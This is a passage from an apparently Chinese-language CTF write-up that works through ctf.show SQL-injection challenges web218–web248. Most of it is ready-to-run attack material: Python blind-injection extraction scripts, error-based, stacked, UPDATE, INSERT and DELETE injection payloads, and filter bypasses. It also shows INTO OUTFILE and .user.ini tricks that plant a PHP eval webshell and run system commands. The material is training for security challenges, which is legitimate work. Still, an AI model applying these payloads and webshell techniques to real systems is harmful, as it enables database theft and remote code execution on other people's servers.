concat(rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a')) RLIKE '(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+b'
等同于sleep(5)
```

看完之后发现，我好像和feng师傅看的文章差不多。。。。试试最后一个

天啊，还是注了n次才交上，麻麻子

```python
import time
import requests
url = 'http://3471a536-3547-4d4b-93c6-06020fab5ffe.challenge.ctf.show/api/index.php'
flag = ''
sleep_rep = "concat(rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a')) rlike '(a.*)+(a.*)+b'"

for i in range(60):
    lenth = len(flag)
    min,max = 32,128
    while True:
        j = min + (max-min)//2
        if(min == j):
            flag += chr(j)
            print(flag)
            break

        payload = {"ip":f"') or if(ascii(substr((select group_concat(flagaac) from ctfshow_flagxc),{i},1))<{j},{sleep_rep},'False')#"
                   ,'debug':0}

        try:
            r = requests.post(url=url,data=payload,timeout=0.5)
            min = j
        except:
            max = j
        time.sleep(0.2)
```

web219

返回逻辑

```php
    //屏蔽危险分子
    function waf($str){
        return preg_match('/sleep|benchmark|rlike/i',$str);
    }
```

啊这rlike我的rlike

好吧，开始用笛卡尔积

```python
import requests
import time
url='http://f6ad04f0-3fd9-4eb9-9dc9-78cfaa9f5000.challenge.ctf.show/api/index.php'

flag=''
for i in range(60):
    lenth = len(flag)
    min,max = 32,128
    while True:
        j = min + (max-min)//2
        if(min == j):
            flag += chr(j)
            print(flag)
            break

        # payload=f"if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),{i},1))<{j},(SELECT count(*) FROM information_schema.columns A, information_schema.columns B),1)"
        # payload=f"if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_name='ctfshow_flagxca'),{i},1))<{j},(SELECT count(*) FROM information_schema.columns A, information_schema.columns B),1)"
        payload=f"if(ascii(substr((select group_concat(flagaabc) from ctfshow_flagxca),{i},1))<{j},(SELECT count(*) FROM information_schema.columns A, information_schema.columns B),1)"

        data={
            'ip':payload,
            'debug':0
        }
        try:
            r=requests.post(url=url,data=data,timeout=0.15)
            min=j
        except:
            max=j
        time.sleep(0.1)
```

web220

时间盲注结束！太折磨了！！

返回逻辑

```php
    //屏蔽危险分子
    function waf($str){
        return preg_match('/sleep|benchmark|rlike|ascii|hex|concat_ws|concat|mid|substr/i',$str);
    }
```

可以注意到过滤了ascii和substr，之前说过可以用like

继续笛卡尔积

```python
import requests
import time
url='http://fd9d2056-9452-448e-b2a6-aeb1c0dda361.challenge.ctf.show/api/index.php'
table = '0123456789abcdef-{},_"'
flag='ctfshow{'
for i in range(60):
    for j in table:
        payload = "if((select flagaabcc from ctfshow_flagxcac limit 0,1) like '{}',(SELECT count(*) FROM informa
tion_schema.columns A, information_schema.columns B),1)".format(flag + j + "%")

        data={
            'ip':payload,
            'debug':0
        }
        try:
            r = requests.post(url=url, data=data, timeout=0.15)
        except:
            flag += j
            print(flag)
            break
        time.sleep(0.2)
```

web221

描述：limit注入

查询语句

```
 //分页查询
 $sql = select * from ctfshow_user limit ($page-1)*$limit,$limit;
```

返回逻辑

```
//TODO:很安全，不需要过滤
//拿到数据库名字就算你赢
```

百度看看用法

```
select * from tableName limit i,n
# tableName：表名
# i：为查询结果的索引值(默认从0开始)，当i=0时可省略i
# n：为查询结果返回的数量
# i与n之间使用英文逗号","隔开

#
limit n 等同于 limit 0,n
```

这里可以看P神的文章 https://www.leavesongs.com/PENETRATION/sql-injections-in-mysql-limit-clause.html

里面说到：

在LIMIT后面可以跟两个函数，PROCEDURE 和 INTO，INTO除非有写入shell的权限，否则是无法利用的，那么使用PROCEDURE函数能否注入呢？ Let's give it a try:

```
mysql> SELECT field FROM table where id > 0 ORDER BY id LIMIT 1,1 PROCEDURE ANALYSE(1);

ERROR 1386 (HY000): Can't use ORDER clause with this procedure
```

ANALYSE可以有两个参数：

```
mysql> SELECT field FROM table where id > 0 ORDER BY id LIMIT 1,1 PROCEDURE ANALYSE(1,1);

ERROR 1386 (HY000): Can't use ORDER clause with this procedure
```

看起来并不是很好，继续尝试：

```
mysql> SELECT field from table where id > 0 order by id LIMIT 1,1 procedure analyse((select IF(MID(version(),1,1
) LIKE 5, sleep(5),1)),1);
```

但是立即返回了一个错误信息：

```
ERROR 1108 (HY000): Incorrect parameters to procedure 'analyse'
```

sleep函数肯定没有执行，但是最终我还是找到了可以攻击的方式：

```
mysql> SELECT field FROM user WHERE id >0 ORDER BY id LIMIT 1,1 procedure analyse(extractvalue(rand(),concat(0x3
a,version())),1);

ERROR 1105 (HY000): XPATH syntax error: ':5.5.41-0ubuntu0.14.04.1'
```

如果不支持报错注入的话，还可以基于时间注入：

```
SELECT field FROM table WHERE id > 0 ORDER BY id LIMIT 1,1 PROCEDURE analyse((select extractvalue(rand(),concat(
0x3a,(IF(MID(version(),1,1) LIKE 5, BENCHMARK(5000000,SHA1(1)),1))))),1)
```

直接使用sleep不行，需要用BENCHMARK代替。

首先看一下传的参数

GET http://47e30f87-1f8b-4cca-a35f-b4d1aa4049d5.challenge.ctf.show/api/?id=1&page=1&limit=10


然后注意看上面的攻击方式

```
mysql> SELECT field FROM user WHERE id >0 ORDER BY id LIMIT 1,1 procedure analyse(extractvalue(rand(),concat(0x3
a,version())),1);

ERROR 1105 (HY000): XPATH syntax error: ':5.5.41-0ubuntu0.14.04.1'
```

用这个语句，成功注入出了version()，因为这里开启了报错

这道题也开启了报错，所以也能用这个payload打，试试



{"code":0,"msg":"\u67e5\u8be2\u5931\u8d25XPATH syntax error: ':10.3.18-MariaDB'","count":"0","data":[]}

没毛病吧，那就把version()换成database()

得到：{“code”:0,“msg”:"\u67e5\u8be2\u5931\u8d25XPATH syntax error: ‘:ctfshow_web_flag_x’",“count”:“0”,“data”:[]}

```
url/api/index.php?page=1&limit=1 procedure analyse(extractvalue(rand(),concat(0x3a,database())),1);
```

当然，既然是报错注入，除了extractvalue，还能用updatexml

```
url/api/index.php?page=1&limit=1 procedure analyse(updatexml(rand(),concat(0x3a,database()),1),1);
```

所以这题flag就是ctfshow_web_flag_x，不需要包裹ctfshow{}

web222

group 注入

查询语句

```
//分页查询
$sql = select * from ctfshow_user group by $username;
```

返回逻辑

```
//TODO:很安全，不需要过滤
```

这里已经写死group by $username了

百度看了一下，group by和报错注入有点关系

然后发现，在使用floor的时候会出现报错的情况，可以看这两篇文章

https://www.secpulse.com/archives/140616.html

https://www.cnblogs.com/xdans/p/5412468.html

好了，回到这道题，他会依次去扫描我们$username。也就是说，这题是一共给了21个id，如果我们传的是这个表，那么他会一行一行去扫这21个id。

那如果我们写入语句：1,if(1=1,sleep(0.1),1) 正常来说，他就会停顿2.1s以上

所以能够利用这个特点，实现一波时间盲注


```python
import requests
import time
url='http://9f4a1dc4-86c8-4876-b732-f5ffd6be8114.challenge.ctf.show/api/index.php?u='

flag=''
for i in range(1,100):
    min=32
    max=128
    while 1:
        j=min+(max-min)//2
        if min==j:
            flag+=chr(j)
            print(flag)
            break

        #payload=f"1,if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),{i},1))<{j},sleep(0.02),1)"
        #payload=f"1,if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_name='ctfshow_flaga'),{i},1))<{j},sleep(0.02),1)"
        payload=f"1,if(ascii(substr((select group_concat(flagaabc) from ctfshow_flaga),{i},1))<{j},sleep(0.02),1)"

        try:
            r=requests.get(url=url+payload,timeout=0.4)
            min=j
        except:
            max=j
        time.sleep(0.2)
```

然后这里我试了一下concat(database(),floor(rand(0)*30))



{"code":0,"msg":"\u67e5\u8be2\u6210\u529f","count":1,"data":[{"id":"12","username":"userAUTO","pass":"passwordAUTO"},{"id":"8","username":"userAUTO","pass":"passwordAUTO"},
{"id":"19","username":"userAUTO","pass":"passwordAUTO"},{"id":"16","username":"userAUTO","pass":"passwordAUTO"},{"id":"14","username":"userAUTO","pass":"passwordAUTO"},
{"id":"21","username":"userAUTO","pass":"passwordAUTO"},{"id":"2","username":"user1","pass":"111"},{"id":"3","username":"user2","pass":"222"},
{"id":"6","username":"userAUTO","pass":"passwordAUTO"},{"id":"5","username":"userAUTO","pass":"passwordAUTO"},{"id":"10","username":"userAUTO","pass":"passwordAUTO"},
{"id":"11","username":"userAUTO","pass":"passwordAUTO"},{"id":"9","username":"userAUTO","pass":"passwordAUTO"},{"id":"1","username":"ctfshow","pass":"ctfshow"},
{"id":"18","username":"userAUTO","pass":"passwordAUTO"},{"id":"7","username":"userAUTO","pass":"passwordAUTO"},{"id":"4","username":"userAUTO","pass":"passwordAUTO"}]}

能查询出来东西，是不是可以用布尔盲注呢。况且布尔比时间快

最后发现也是可行的，脚本如下

```python
import requests
import time

url='http://60eb33c3-f99f-40ab-a612-d0085affb66a.challenge.ctf.show/api/index.php?u='

flag=''
for i in range(1,100):
    min=32
    max=128
    while 1:
        j=min+(max-min)//2
        if min==j:
            flag+=chr(j)
            print(flag)
            break

        #payload=f"if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),{i},1))<{j},username,id)"
        #payload=f"if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_name='ctfshow_flaga'),{i},1))<{j},username,id)"
        payload=f"if(ascii(substr((select group_concat(flagaabc) from ctfshow_flaga),{i},1))<{j},username,id)"

        r=requests.get(url=url+payload).text
        #print(r.text)
        if len(r)<288:
            max=j
        else:
            min=j
```

web223

查询语句

group注入

```
//分页查询
$sql = select * from ctfshow_user group by $username;
```

返回逻辑

```
//TODO:很安全，不需要过滤
//用户名不能是数字
```

还是group注入，但是用户名不能是数字。之前在web185写过，可以用true+true+……+true来代表数字

web224

一个长着很像后台登录页面的登录页面

发现有robots.txt，里面有/pwdreset.php，是一个密码重置界面

啊，重置一波admin admin，然后用admin admin登录。是一个文件上传界面

啊，不能文件过大，而且type错误的话会显示file type error

fuzz一下发现，怎么感觉他啥都不让传

然后把，vip群有个payload.bin，传上去就可以生成一个木马，然后用这个木马拿flag

FILE LIST

- filename:3058feafdb65f8299861329e90b6c5e2.zip filetype:PC64 Emulator file ""

看了下这个bin，发现里面写了个select 0x3c3f3d60245f4745545b315d603f3e into outfile '/var/www/html/1.php'

原来还是into outfile写shell进去啊

然后1.php?1=cat /flag就可以了

还有一件事就是，为什么这里filename是zip？这里读一下upload.php看看

```php
<?php
 error_reporting(0);
 if ($_FILES["file"]["error"] > 0)
 {
  die("Return Code: " . $_FILES["file"]["error"] . "<br />");
 }
 if($_FILES["file"]["size"]>10*1024){
  die("文件过大: " .($_FILES["file"]["size"] / 1024) . " Kb<br />");
 }

    if (file_exists("upload/" . $_FILES["file"]["name"]))
      {
      echo $_FILES["file"]["name"] . " already exists. ";
      }
    else
      {
   $filename = md5(md5(rand(1,10000))).".zip";
      $filetype = (new finfo)->file($_FILES['file']['tmp_name']);
      if(preg_match("/image|png|bmap|jpg|jpeg|application|text|audio|video/i",$filetype)){
        die("file type error");
      }
   $filepath = "upload/".$filename;
   $sql = "INSERT INTO file(filename,filepath,filetype) VALUES ('".$filename."','".$filepath."','".$filetype."')
;";
      move_uploaded_file($_FILES["file"]["tmp_name"],
      "upload/" . $filename);
   $con = mysqli_connect("localhost","root","root","ctf");
  if (!$con)
  {
   die('Could not connect: ' . mysqli_error());
  }
  if (mysqli_multi_query($con, $sql)) {
   header("location:filelist.php");
  } else {
   echo "Error: " . $sql . "<br>" . mysqli_error($con);
  }

  mysqli_close($con);

      }

?>
```

打扰了，我看不懂。

web225

堆叠注入

查询语句

```php
 //分页查询
 $sql = "select id,username,pass from ctfshow_user where username = '{$username}';";
```

返回逻辑

```php
//师傅说过滤的越多越好
if(preg_match('/file|into|dump|union|select|update|delete|alter|drop|create|describe|set/i',$username)){
  die(json_encode($ret));
}
```

这和强网杯的那道随便注差不多，经典

一共有三种方法，分别是**Handler、预处理语句、rename和alter**

然后这里过滤了alter，所以考虑前面两种

然后发现输入框框不回显，于是直接去api那里

这里用handler

```
HANDLER tbl_name OPEN [ [AS] alias]

HANDLER tbl_name READ index_name { = | <= | >= | < | > } (value1,value2,...)
    [ WHERE where_condition ] [LIMIT ... ]
HANDLER tbl_name READ index_name { FIRST | NEXT | PREV | LAST }
    [ WHERE where_condition ] [LIMIT ... ]
HANDLER tbl_name READ { FIRST | NEXT }
    [ WHERE where_condition ] [LIMIT ... ]

HANDLER tbl_name CLOSE
```

```
http://4f2e6389-ceba-4b51-935f-21a413ceef5b.challenge.ctf.show/api/?username=%27;show%20databases;#
```

发现有回显，回显了ctfshow_web

```
?username=';show tables;#
```

得到ctfshow_flagasa

```
?username=';show columns from ctfshow_flagasa;#
```

得到flagas，其实上面的直接读就可以了

```
?username=';handler ctfshow_flagasa open;handler ctfshow_flagasa read first;
```

强网杯-随便注：https://blog.csdn.net/rfrder/article/details/108583338

web226

堆叠注入

查询语句

```php
//分页查询
$sql = "select id,username,pass from ctfshow_user where username = '{$username}';";
```

返回逻辑

```
  //师傅说过滤的越多越好
  if(preg_match('/file|into|dump|union|select|update|delete|alter|drop|create|describe|set|show|\(/i',$username)
){
    die(json_encode($ret));
  }
```

这里过滤了show，用预处理语句吧,注意这里ban掉了左括号，所以用16进制来绕过

```
';prepare a from 0x73656c656374202a2066726f6d2063746673685f6f775f666c61676173;execute a;#
```

web227

堆叠注入提升 高级难度

查询语句

```
  //分页查询
  $sql = "select id,username,pass from ctfshow_user where username = '{$username}';";
```

返回逻辑

```
  //师傅说过滤的越多越好
  if(preg_match('/file|into|dump|union|select|update|delete|alter|drop|create|describe|set|show|db|\,/i',$userna
me)){
    die(json_encode($ret));
  }
```

不会，看wp去了

information_schema.routines查看存储过程和函数

> 存储过程（Stored Procedure）是一种在数据库中存储复杂程序，以便外部程序调用的一种数据库对象。
> 存储过程是为了完成特定功能的SQL语句集，经编译创建并保存在数据库中，用户可通过指定存储过程的名字并给定参数(需要时)来调用执行。
> 存储过程思想上很简单，就是数据库 SQL 语言层面的代码封装与重用。

先还是用预处理，因为要查询select * from information_schema.routines

```
api/index.php?username=';PREPARE a from 0x73656c656374202a2066726f6d20696e666f726d6174696f6e5f736368656d612e726f
7574696e6573;EXECUTE a;
```

此时已能看到flag，并且得到flag是写到getFlag中

调用他的方法就是';call getFlag;

web228、229、230

方法同226

```
web228
?username=';PREPARE a from 0x73656c656374202a2066726f6d2063746673685f6f775f666c616761736161;EXECUTE a;

web229
?username=';PREPARE a from 0x73656c656374202a2066726f6d20666c6167;EXECUTE a;

web230
?username=';PREPARE a from 0x73656c656374202a2066726f6d20666c61676161626278;EXECUTE a;
```

web231

update注入

查询语句

```
  //分页查询
  $sql = "update ctfshow_user set pass = '{$password}' where username = '{$username}';";
```

可以看见这里就不是查询语句，而是用update来更新

注入点是api的password和username，都是传POST

然后咱去POST一个password=1',username=database()#&username=1

刷新一下那个查询界面，就会发现，都变成了ctfshow_web

```
名
password=1',username=(select group_concat(table_name) from information_schema.tables where table_schema=database
()) where 1=1#&username=1
名
password=1',username=(select group_concat(column_name) from information_schema.columns where table_name='flaga')
 where 1=1#&username=1
字段
password=1',username=(select flagas from flaga) where 1=1#&username=1
```

web232

```
//分页查询
  $sql = "update ctfshow_user set pass = md5('{$password}') where username = '{$username}';";
```

在231基础上改一下闭合即可

就是password=1')

```
password=1'),username=(select flagass from flagaa) where 1=1#&username=1
```

web233

update注入

查询语句

```
  //分页查询
  $sql = "update ctfshow_user set pass = '{$password}' where username = '{$username}';";
```

我寻思吧，这和231有啥区别，没啥区别啊

然后用231的打一下，结果打不通。随着测试了一下，发现好像应该没啥过滤，而且题目也说没啥过滤，没办法只有采取盲注的姿势

然后注意这里查询是一行一行查询，所以sleep次数是行数

```
import requests
import time

url='http://7cf24fdd-904d-48f6-81ac-0b88a27076ca.challenge.ctf.show/api/'

flag=''
for i in range(60):
    min=32
    max=128
    while 1:
        j=min+(max-min)//2
        if min==j:
            flag+=chr(j)
            print(flag)
            break

        #payload=f"' or if(ascii(substr((select group_concat(table_name) from information_schema.tables where ta
ble_schema=database()),{i},1))<{j},sleep(0.02),1)#"
        #payload=f"' or if(ascii(substr((select group_concat(column_name) from information_schema.columns where
table_name='flag233333'),{i},1))<{j},sleep(0.02),1)#"
        payload=f"' or if(ascii(substr((select group_concat(flagass233) from flag233333),{i},1))<{j},sleep(0.02)
,1)#"

        data={
            'username': payload,
            'password':'1'}
        try:
            r=requests.post(url=url,data=data,timeout=0.35)
            min=j
        except:
            max=j

        time.sleep(0.3)
```

web234

update

```
//分页查询
  $sql = "update ctfshow_user set pass = '{$password}' where username = '{$username}';";
```

这不和上面还是一样的么，过滤也显示无过滤（群主肯定偷偷在黑名单了

嗷呜，师傅们说原来过滤了单引号，可以用反斜杠来绕过

如果写了反斜杠，password=\那么上面的语句就变成了

```
$sql = "update ctfshow_user set pass = '\' where username = '{$username}';";
```

诶，此时where username就成了字符串，where也丢失了其作用，这样就可以通过username来进行注入

```
password=\&username=,username=(select group_concat(table_name) from information_schema.tables where table_schema
=database())#
>banlist,ctfshow_user,flag23a

password=\&username=,username=(select group_concat(column_name) from information_schema.columns where table_name
=0x666c6167323361)#
因为过滤了单引号，所以16进制绕过。>id,flagass23s3,info

password=\&username=,username=(select flagass23s3 from flag23a)#
```

web235

查询语句

```
//分页查询
$sql = "update ctfshow_user set pass = '{$password}' where username = '{$username}';";
```

返回逻辑

```
//过滤 or '
```

~~终于当人了是吧~~ 终于给黑名单了

好，继续用上面的

诶，为啥没成功呢。焯，又偷偷过滤

在or和’的基础上，还过滤了information_schema

https://www.jb51.net/article/134678.htm

innodb_table_stats是表的统计信息，innodb_index_stats是索引的统计信息，各字段含义如下：

innodb_table_stats	
database_name	数据库名
table_name	表名
last_update	统计信息最后一次更新时间
n_rows	表的行数
clustered_index_size	聚集索引的页的数量
sum_of_other_index_sizes	其他索引的页的数量

用mysql.innodb_table_stats来代替information_schema。table_schema就要改成database_name。语句则是

```
password=\&username=,username=(select group_concat(table_name) from mysql.innodb_table_stats where database_name
=database())#
>banlist,ctfshow_user,flag23a1
```

接下来就要用到无列名注入了，不得不说，师傅们姿势真的多。

https://www.cnblogs.com/GH-D/p/11962522.html

```
password=\&username=,username=(select group_concat(`2`) from (select 1,2,3 union select * from flag23a1)a)#
```

web236

update

查询语句

```
//分页查询
$sql = "update ctfshow_user set pass = '{$password}' where username = '{$username}';";
```

返回逻辑

```
//过滤 or ' flag
```

本来想用16进制绕过，但是不知道为啥没有绕过。结果就用上面的payload反而还打通了

web237

insert注入

```
//插入数据
$sql = "insert into ctfshow_user(username,pass) value('{$username}','{$password}');";
```

insert就是插入。但其实注入方式和一般的没有区别,只是说自己构造出查询语句，查询的结果返回在那个表当中了

然后这里没有任何过滤，只需要把username闭合一下然后后面随便写

注意到有添加的按钮，就直接添加了，我就不去

```
username=helloworld',(select group_concat(table_name) from information_schema.tables where table_schema=database
()))#&password=1

username=helloworld',(select group_concat(column_name) from information_schema.columns where table_name='flag'))
;#&password=1

username=helloworld',(select group_concat(flagass23s3) from flag))#&password=1
```

web238

insert注入，过滤空格

```
username=helloworld',(select(group_concat(table_name))from(information_schema.tables)where(table_schema=database
()));#&password=1

username=helloworld',(select(group_concat(column_name))from(information_schema.columns)where(table_name='flagb')
));#&password=1

username=helloworld',(select(group_concat(flag))from(flagb)));#&password=1
```

web239

过滤了空格和or，因为过滤了or，所以information_schema就用不了了，我喜欢的helloworld也用不了了呜呜呜，可恶的infor

于是用之前的mysql.innodb_table_stats来替代

```
username=1',(select(group_concat(table_name))from(mysql.innodb_table_stats)where(database_name=database())))#&password=1
```

```
1',(select(flag)from(flagbb)));#&password=1
```

web240

Hint: 表名共9位，flag开头，后五位由a/b组成，如flagabaab，全小写。过滤空格 or sys mysql

啥玩意，自己爆是吧。

然后根据前面都是在flag里，所以flag先确定下来。然后直接写脚本


```
import requests
import itertools
url = "http://a31fe426-9043-4aaf-b986-6270c466a4da.challenge.ctf.show/api/insert.php"
for i in itertools.product('ab', repeat = 5):
    tables = "flag" + ''.join(i)
    payload = {
        'username': f"hellow0rld',(select(group_concat(flag))from({tables})))#",
        'password': '1'
    }
    r = requests.post(url=url, data=payload)
```

web241

delete

sql语句

```
//删除记录
$sql = "delete from  ctfshow_user where id = {$id}";
```



api/delete.php中，注入点post发包id参数

然后发现这里也没回显的位置，现在就是盲注。时间盲注或者bool盲注。时间盲注之前有现成的脚本，就用时间了。然后查询语句是按id去一条条查，所以注意时间

```python
import requests
import time
url='http://7fba0e79-73e1-452c-a783-9636744de3e1.challenge.ctf.show/api/delete.php'

flag=''
for i in range(1,100):
    min=32
    max=128
    while 1:
        j=min+(max-min)//2
        if min==j:
            flag+=chr(j)
            print(flag)
            break

        #payload=f"if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),{i},1))<{j},sleep(0.02),1)"
        #payload=f"if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_name='flag'),{i},1))<{j},sleep(0.02),1)"
        payload=f"if(ascii(substr((select group_concat(flag) from flag),{i},1))<{j},sleep(0.02),1)"

        data={
            'id':payload
        }
        try:
            r=requests.post(url=url,data=data,timeout=0.38)
            min=j
        except:
            max=j

        time.sleep(0.2)
```

web242

file，文件读写

sql语句

```php
//备份表
$sql = "select * from ctfshow_user into outfile '/var/www/html/dump/{$filename}';";
```

没接触过，直接看wp了。

```
SELECT ... INTO OUTFILE 'file_name'
        [CHARACTER SET charset_name]
        [export_options]

export_options:
    [{FIELDS | COLUMNS}
        [TERMINATED BY 'string']//分隔符
        [[OPTIONALLY] ENCLOSED BY 'char']
        [ESCAPED BY 'char']
    ]
    [LINES
        [STARTING BY 'string']
        [TERMINATED BY 'string']
    ]

--------------------------------------------------
“OPTION”参数为可选参数选项，其可能的取值有：

FIELDS TERMINATED BY '字符串'：设置字符串为字段之间的分隔符，可以为单个或多个字符。默认值是“\t”。

FIELDS ENCLOSED BY '字符'：设置字符来括住字段的值，只能为单个字符。默认情况下不使用任何符号。

FIELDS OPTIONALLY ENCLOSED BY '字符'：设置字符来括住CHAR、VARCHAR和TEXT等字符型字段。默认情况下不使用任何符号。

FIELDS ESCAPED BY '字符'：设置转义字符，只能为单个字符。默认值为“\”。

LINES STARTING BY '字符串'：设置每行数据开头的字符，可以为单个或多个字符。默认情况下不使用任何字符。

LINES TERMINATED BY '字符串'：设置每行数据结尾的字符，可以为单个或多个字符。默认值是“\n”。
```

FIELDS TERMINATED BY、 LINES STARTING BY、 LINES TERMINATED BY写马

```
在api/dump.php传POST
filename=ma.php' LINES STARTING BY '<?php eval($_GET[1]);?>'#

然后访问url/dump/ma.php

url/dump/ma.php?1=system('cat /flag.here');
```

web243

过滤了php。

我还想着短标签绕后面呢，结果发现自己不是也要传php吗。然后想试试写phtml，结果没有被解析，直接下载下来传的phtml了

看了wp，原来是利用user.ini

然后/dump/页面报没有index.php我觉得他是想明白的告诉用的是nginx。但是谁知道啊，还以为么有呢

```
filename=.user.ini' lines starting by ';' terminated by 0x0a6175746f5f70726570656e645f66696c653d312e6a70670a;#
为保证auto_prepend_file=1.jpg在单独一行，所以在开头结尾都加上了0x0a来换行
```

然后再传1.jpg就好了

```
filename=1.jpg' LINES STARTING BY '<?=eval($_GET[1]);?>'#
```

然后访问

```
/dump/index.php?1=system('cat /flag.here');
```

web244、245

error 报错注入

sql语句

```
//备份表
$sql = "select id,username,pass from ctfshow_user where id = '".$id."' limit 1;";
```

```
form.on('submit(*)', function(data){
  var id = data.field['id'];
  var table = layui.table;
  table.reload('user_table', {
    url:'api/?id='+id
  })
```

我猜updatexml()和extractvalue()应该都可以

245过滤了updatexml，所以这里统一放extractvalue

```
web244
/api/?id=1' or extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e))--+

/api/?id=1' or extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='ctfshow_flag'),0x7e))--+

/api/?id=1' or extractvalue(1,concat(0x7e,substr((select group_concat(flag) from ctfshow_flag),1,30),0x7e))+--+
/api/?id=1' or extractvalue(1,concat(0x7e,substr((select group_concat(flag) from ctfshow_flag),20,30),0x7e))+--+

web245同理
```

web246

error

```
过滤updatexml extractvalue
```

那么除此之外还有哪些呢？

```
1.floor()、round()、ceil()

2.exp() //5.5.5版本之后可以使用

3.name_const

4.geometrycollection(), multipoint(), polygon(), multipolygon(), linestring(), multilinestring() 几何函数报错
```

floor报错，利用主键的重复实现报错，而且很明显，在web222已经讲到了，自己看web222

```
/api/?id=1' union select 1,count(*),concat(0x7e,database(),0x7e,floor(rand(0)*2))b from information_schema.table
s group by b--+

/api/?id=1' union select 1,count(*),concat((select table_name from information_schema.tables where table_schema=
database() limit 1,1), 0x7e,floor(rand(0)*2))b from information_schema.tables group by b --+

/api/?id=1' union select 1,count(*),concat(0x7e,(select flag2 from ctfshow_flags),0x7e,floor(rand(0)*2))b from i
nformation_schema.tables group by b--+
```

web247

```
过滤updatexml extractvalue floor
```

看上面的，用别的，如改成round即可，需要注意的是字段名flag变成了flag?，表名和字段名都可以用反引号引起来，这是用来区分MYSQL的保留字与普通字符。所以最终的payload为

```
/api/?id=' union select 1,count(*),concat((select `flag?` from ctfshow_flagsa ), 0x7e,round(rand(0)*2))b from in
formation_schema.tables group by b --+
```

web248

eval

UDF注入。诶好像做终极考核的时候用到过？

```
 $sql = "select id,username,pass from ctfshow_user where id = '".$id."' limit 1;";
```

但是我不会，这里就直接看师傅的做法和脚本

把dll文件写到目标机子的plugin目录

